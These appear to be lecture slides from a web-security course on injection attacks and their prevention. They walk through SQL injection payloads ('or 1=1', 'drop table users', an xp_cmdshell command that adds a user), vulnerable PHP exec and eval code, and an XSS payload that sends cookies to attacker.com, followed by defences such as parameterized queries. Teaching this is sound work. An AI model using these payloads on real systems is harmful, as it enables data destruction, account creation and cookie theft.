M Denial of Service (DoS)	http-live-simulator *	npm	27 Oct, 2020
H Regular Expression Denial of Service (ReDoS)	trim *	npm	27 Oct, 2020
H Cross-site Scripting (XSS)	grapesjs *	npm	27 Oct, 2020
H Command Injection	create-git <1.0.0-2	npm	27 Oct, 2020
H Command Injection	systeminformation <4.27.11	npm	26 Oct, 2020
H XML External Entity (XXE) Injection	jstoxml <2.0.0	npm	26 Oct, 2020
M Prototype Pollution	pathval *	npm	25 Oct, 2020
H Cross-site Request Forgery (CSRF)	mountebank <2.3.3	npm	25 Oct, 2020
M Regular Expression Denial of Service (ReDoS)	locutus *	npm	23 Oct, 2020
M Improper Authorization	strapi-plugin-content-type-builder <3.2.5	npm	23 Oct, 2020
H Cross-site Scripting (XSS)	strapi-plugin-content-manager <3.2.5	npm	23 Oct, 2020



Search · exec sudo $_GET

GitHub, Inc. [US] https://github.com/search?l=php&q=exec+sudo+%24_GET&type=Code

Explore Gist Blog Help factorable

Search

exec sudo $_GET

Search

- Repositories
- Code 2,387
- Issues 8
- Users

Languages

Language	Results
PHP	
HTML	16
XML	12
Markdown	5
Ruby	2
Shell	2
VimL	1
Objective-C	1
HTML+ERB	1

We've found 2,387 code results

Sort: Best match

WSUEECSEE5851213Team12/haf – sendMessage.php PHP

Last indexed 6 months ago

```
1  <?php
2
3
4  $device = $_GET['device'];
5  $state = $_GET['state'];
6
7  exec( "sudo ./send " . $device . " " . $state );
8
9  ?>
```

35nlavlys/smbstatus – kill.php PHP

Last indexed a month ago

```
1  <?
2      if(isset($_GET['kill'])){
3              echo shell_exec("sudo ./smbkill ".escapeshellcmd($_GET['kill'])." 2>&1");
4      }
5  ?>
```

Code Injection

Most high-level languages have ways of executing code directly. E.g., Node.js web applications have access to the all powerful eval (and friends).

Incorrect:

```
var preTax   = eval(req.body.preTax);
var afterTax = eval(req.body.afterTax);
var roth     = eval(req.body.roth);
```

Correct:

```
var preTax   = parseInt(req.body.preTax);
var afterTax = parseInt(req.body.afterTax);
var roth     = parseInt(req.body.roth);
```

(Almost) never need to use eval!


SQL Injection (SQLi)

Last example focused on *shell* injection

Injection oftentimes occurs when developers try to build SQL queries that use user-provided data

SQL basics

- Structured query language (SQL)
- Example:
  - SELECT * FROM books WHERE price > 100.00 ORDER BY title
- Also, be aware:
  - Logical expression with AND, OR, NOT
  - Two dashes (--) indicates a comment (until end of line)
  - Semicolon (;) is a statement terminator


Search or enter website name
Sign In
Username
Password
Forgot Username / Password?
SIGN IN
Don't have an account?
SIGN UP NOW

Insecure Login Checking

Sample PHP:

```
$login = $_POST['login'];
$sql = "SELECT id FROM users WHERE username = '$login'";
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
  // success
}
```

Insecure Login Checking

Normal Input: ($_POST["login"] = “alice")

```
$login = $_POST['login'];

$sql = "SELECT id FROM users WHERE username = '$login'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Insecure Login Checking

Normal Input: ($_POST["login"] = “alice")

```
$login = $_POST['login'];
   login = 'alice'
$sql = "SELECT id FROM users WHERE username = '$login'";
   sql = "SELECT id FROM users WHERE username = 'alice'"
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Insecure Login Checking

Adversarial Input: ($_POST["login"] = “alice'")

```
$sql = "SELECT id FROM users WHERE username = '$login'";

$rs = $db->executeQuery($sql);
```

Insecure Login Checking

Adversarial Input: ($_POST["login"] = “alice'”)

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = 'alice''
$rs = $db->executeQuery($sql);
```

Insecure Login Checking

Adversarial Input: ($_POST["login"] = "alice'")

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = 'alice''
$rs = $db->executeQuery($sql);
// error occurs (syntax error)
```

Building An Attack

Adversarial Input: "alice'--" *-- this is a comment in SQL*

```
$sql = "SELECT id FROM users WHERE username = '$login'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
  // success
}
```

Building An Attack

Adversarial Input: "alice'--" *-- this is a comment in SQL*

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = 'alice'--'
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Building An Attack

Adversarial Input: "'--" *-- this is a comment in SQL*

```
$login = $_POST[‘login'];

$sql = "SELECT id FROM users WHERE username = '$login'";

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
  // success
}
```

Building An Attack

Adversarial Input: "'--"   *-- this is a comment in SQL*

```
$login = $_POST[‘login'];
  login = ''--'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = ''--'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- fails because no users found
   // success
}
```

Building An Attack

Adversarial Input: "' or 1=1 --" *-- this is a comment in SQL*

```
$login = $_POST[‘login'];
  login = '' or 1=1 --'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = '' or 1=1 --'
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Building An Attack

Adversarial Input: "' or 1=1 --" *-- this is a comment in SQL*

```
$login = $_POST[‘login'];
  login = '' or 1=1 --'
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = '' or 1=1 --'
$rs = $db->executeQuery($sql);
if $rs.count > 0 { <- succeeds. Query finds *all* users
   // success
}
```

Turning it into an attack

Adversarial Input: "'; drop table users --"

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = ''; drop table users --'
$rs = $db->executeQuery($sql);
```

Turning it into command injection

SQL server lets you run arbitrary system commands!

xp_cmdshell (Transact-SQL)

Spawns a Windows command shell and passes in a string for execution.
Any output is returned as rows of text.

Turning it into command injection

Adversarial Input: "'; exec xp_cmdshell 'net user add bad455 badpwd'--"

```
$sql = "SELECT id FROM users WHERE username = '$login'";
  SELECT id FROM users WHERE username = '';
exec xp_cmdshell 'net user add bad455 badpwd'--'
$rs = $db->executeQuery($sql);
```

HealthCare.gov

Learn | Get Insurance | Log in | Español

Individuals & Families | Small Businesses | All Topics

SEARCH

;select * from users
;show tables;
;show tables; --
;premium payments
;select * from *;
; grant
; rehabilitative and habilitative
; show tables

Improving
HealthCare.gov

The Health Insurance Marketplace online application isn't available from a ... le
we make improvements. Additional down times may be possible as we wo... e
and the Marketplace call center remain available during these hours.

4 Ways to Get Ma... Coverage

Find health coverage that works for you

Get quality coverage at a price you can afford.
Open enrollment in the Health Insurance Marketplace
continues until March 31, 2014.

APPLY ONLINE | APPLY BY PHONE

SEE PLANS AND PRICES IN YOUR AREA | SEE PLANS NOW

Get covered: A one- | Find out if you | See 4 ways you can | Get in-person help in | Call 1-800-318-2596

Preventing SQL Injection

Never, ever, ever, build SQL commands yourself!

Use:

- Parameterized/Prepared Statements
- ORMs (Object Relational Mappers)

NoSQL databases are vulnerable to similar attacks (e.g., object injections)

Parameterized SQL: Separate Code and Data

Parameterized SQL allows you to pass in query separately from arguments

```
sql = "SELECT * FROM users WHERE email = ?"
cursor.execute(sql, [‘nadiah@cs.ucsd.edu’])

sql = “INSERT INTO users(name, email) VALUES(?,?)”
cursor.execute(sql, [‘Deian Stefan', ‘deian@cs.ucsd.edu’])
```

Values are sent to server separately from command. Library doesn’t need to try to escape

Benefit: Server will automatically handle escaping data

Extra Benefit: parameterized queries are typically *faster* because server can cache the query plan

ORMs

Object Relational Mappers (ORM) provide an interface between native objects and relational databases

```
class User(DBObject):
    __id__= Column(Integer, primary_key=True)
    name   = Column(String(255))
    email  = Column(String(255), unique=True)

users = User.query(email='nadiah@cs.ucsd.edu’)
session.add(User(email=‘deian@cs.ucsd.edu’, name=‘Deian Stefan’)
session.commit()
```

Underlying driver turns OO code into prepared SQL queries.

Added bonus: can change underlying database without changing app code. From SQLite3, to MySQL, MicrosoftSQL, to No-SQL backends!

Injection Summary

- Injection attacks occur when un-sanitized user input ends up as code (shell command, argument to eval, or SQL statement).
- This remains a tremendous problem today
- Do not try to manually sanitize user input. You **will not** get it right.
- Simple, foolproof solution is to use safe interfaces (e.g., parameterized SQL)

Client-side injection or Cross Site Scripting (XSS)

Cross Site Scripting (XSS)

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Command/SQL Injection

attacker's malicious code is executed on victim's server

Cross Site Scripting

attacker's malicious code is executed on victim's browser

Search Example

https://google.com/search?q=<search term>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Search Example

https://google.com/search?q=apple

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Search Example

```
https://google.com/search?q=<script>alert(“hello world”)</script>
```

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert("hello world”)</script></h1>
  </body>
</html>
```

Search Example

```
https://google.com/search?
    q=<script>window.open(http://attacker.com? ... document.cookie ...)</script>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>window.open(http://attacker.com? ...
            cookie=document.cookie ...)</script></h1>
  </body>
</html>
```

Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

Reflected XSS. The attack script is reflected back to the user as part of a page from the victim site.

Stored XSS. The attacker stores the malicious code in a resource managed by the web application, such as a database.

Reflected Example

Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.

Injected code (included in URL) redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.

Preventing XSS: Filtering and Sanitizing

- For a long time, the only way to prevent XSS attacks was to try to filter out malicious content.
- Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
- Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete

Today

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://github.com/OWASP/Top10/blob/master/2017/OWASP%20Top%2010-2017%20(en).pdf